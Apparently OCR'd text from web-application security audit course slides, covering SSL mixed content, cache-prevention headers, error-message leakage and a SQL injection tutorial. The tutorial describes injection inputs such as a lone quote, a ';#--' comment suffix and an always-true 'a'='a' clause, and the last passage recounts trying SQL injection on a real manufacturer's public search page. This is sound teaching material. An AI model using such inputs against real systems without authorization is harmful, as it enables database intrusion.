
HTML frames add functionality to a web page by allowing the user to scroll one part while keeping other sections stationary. This is a great thing, but if we use SSL, there can be some unintended consequences in the presentation of our page.

Even though frames are quite rare to find these days, the issue we consider here is still named after them because it first became evident during the heyday of Frames usage. In fact, the term "Mixed Content" has come into common parlance because frames have become so rare to find these days. Regardless of the name, the main thing to keep in mind about this is that even though we are looking at a single virtual page, the content on that page may be coming from more than one location.



Don't blow off this issue. Users are constantly warned to look for SSL (via the browser lock symbol) whenever sensitive transactions or data are involved. The lack of a lock symbol can cause the user to mistakenly think the site does not use SSL. This may result in a call to the support desk (that is, increased operating costs for your company) or it may cause the customer to abandon the transaction (that is, lost revenue).


Also, it is important to note that this problem is not limited to frames. The same behavior can be observed if you load an SSL page with no frames but one of the image references has an absolute reference to something such as http://www.site.com/images/picture.gif. Notice that the URL begins with HTTP, which specifically requests the image without encryption.



Here is yet another audit technique that requires us to walk the application and record all traffic for further analysis.

If any of these cached pages contain sensitive data, that might be a security issue (depending on how sensitive the data is).

So after you walk the site and manually mirror each page and transaction, how can you tell if the web server were trying to prevent your browser from caching? See the next slide for the answer.




Rather than relying on the user to have the proper client-side settings, we focus our efforts on **server-side techniques** to try to prevent web browser caching.

The HTTP Expires header field gives the date and time after which the page should be considered stale. This allows information providers to suggest a date after which the information may no longer be valid. Web browsers prefer not to cache the page beyond the date given. Therefore, if the date given in the Expires header is equal to or earlier than the current date and time, the recipient (that is, web browser) will not cache the page.


Another method that works well is to insert a <meta http-equiv='pragma' content='no-cache'> header into the HTML of the pages that you are sending to the client. Yet another method is to send a Cache-Control:private HTTP header using the server (or from the web application).

Alternatively, you can warn your users about clearing their browser's cache manually. Using server techniques to prevent caching is preferred. (Don't trust the user to do the right thing.)



Of course, sending invalid input can cause other harm. Earlier in this section we looked at the effects of sending alternative options, illegal options, or fiddling with the session IDs, which are all manipulations of the user input. This last variation of that theme also takes advantage of information that is sometimes sent back from the code in the form of error messages.


When it comes to sensitive output, programmers sometimes miss that error messages can be extremely sensitive, not to mention unprofessional looking. For this reason, we prefer to see some generic "Site is unavailable" message rather than a detailed error message sent to the user. Let's examine what could happen if we allow error messages to go back to the client.



Let's walk through a brief tutorial explaining the basics of SQL injection. The idea behind it is that the user has the opportunity to control the actual SQL statement that is going to be executed on the server.


When you hear that description you may think, "Well, doesn't that happen all the time?" The answer is, "Yes," but we're not talking about just manipulating the search term, but instead we're talking about manipulating the actual SQL that's being executed.

To contextualize this discussion, consider the SQL statement in the slide. This statement selects all the columns from the table where the value of $q appears in the field column. The question is whether there are interesting values for $q that can cause unexpected application behavior. The way that this has been written we have a dynamic SQL query. In other words, the SQL statement changes dynamically within the running application.



Before we start trying to break this, let's see how it would work normally. In this case, the user has entered the value **test**. Reasonably, the SQL statement ends up being, effectively, SELECT * FROM table WHERE field='test'.


This is straightforward. Whatever input the user sends is going to be put into the SQL statement, replacing the $q variable.



Let's make a small change. One of the most reliable ways to test for SQL injection vulnerabilities is to try to inject a single or double quotation mark and then see what happens. In the slide, we are now assuming that the user has submitted a single quotation mark. This value is assigned into $q. $q is then dynamically interpreted in the SQL statement, resulting in the query in the slide.

What happens when this dynamic query is executed? A SQL error occurs. Whether the user of the application can see the results of the SQL error is a different story, but it is quite likely that there will be some observable change in behavior. Why is this a SQL error?


The answer is that computers tend to require structured languages that adhere to specific syntactic and grammatical rules. In this case, the query is completely valid until we arrive at the single quote dangling on the end. There is no way that the SQL parser can process this successfully because it is not a valid SQL "sentence."



Let's make a small adjustment to this. By adding ;#-- to the end of this, we end up with something that is more than likely a valid SQL statement. How so? Because we've silenced the dangling quotation mark.


Within SQL statements the semicolon indicates that you've arrived at the end of a single SQL statement. The hash mark and dashes are two alternative ways of marking a comment. The comment marker is what ultimately silences the quotation mark.

Although this might work, this attempt at injection makes the assumption that the SQL server is configured to respond to MULTI_QUERY. This is a specific configuration and violates best practice for configuration in a web application environment. Does this mean that disabling MULTI_QUERY solves our injection problem? No.



Assuming that MULTI_QUERY is disabled, let's try one more time. This time we've taken a different approach to dealing with the quotation mark. Rather than trying to silence it, we are coopting it.


What we've done in this example is actually add an additional search term to the original query. We're checking to see if the letter 'a' is equal to the letter 'a'. This, of course, is always true. However, notice that in what we are injecting we are not including the closing quotation mark. Instead, we are taking advantage of the existing quotation mark that's already in the query!



This covers the basics of how SQL Injection occurs. This is not, however, the only kind of injection flaw that might exist!


LDAP injection is becoming more and more common. We're not going to dig deeply into LDAP injection here. Instead, we'll have a more complete discussion of LDAP and LDAP query notation tomorrow, to which we can apply these same principles.

How do I know which kind of injection flaw I might have? First, it's not critical that an auditor can distinguish the two. However, if you can tell one from the other, it can have an enormous impact on the acceptance of your findings! The simplest advice that we can give in differentiating the two is that if you find a change in behavior when trying SQL injection techniques but are unable to exploit it, consider adding LDAP style qualifiers and see if those are more successful.




Here we see an Internet website where a power equipment manufacturer has made available a search engine to find the manuals for its products. This is a great idea.

The one problem with this particular page is that there are no clues given as to what exactly the site wants to see for a model number. After trying a few legitimate numbers, we decided to take advantage of some of our SQL knowledge to find what we were looking for because we couldn't seem to give it a model number that it recognized. Take a look at what we tried on the next slide.



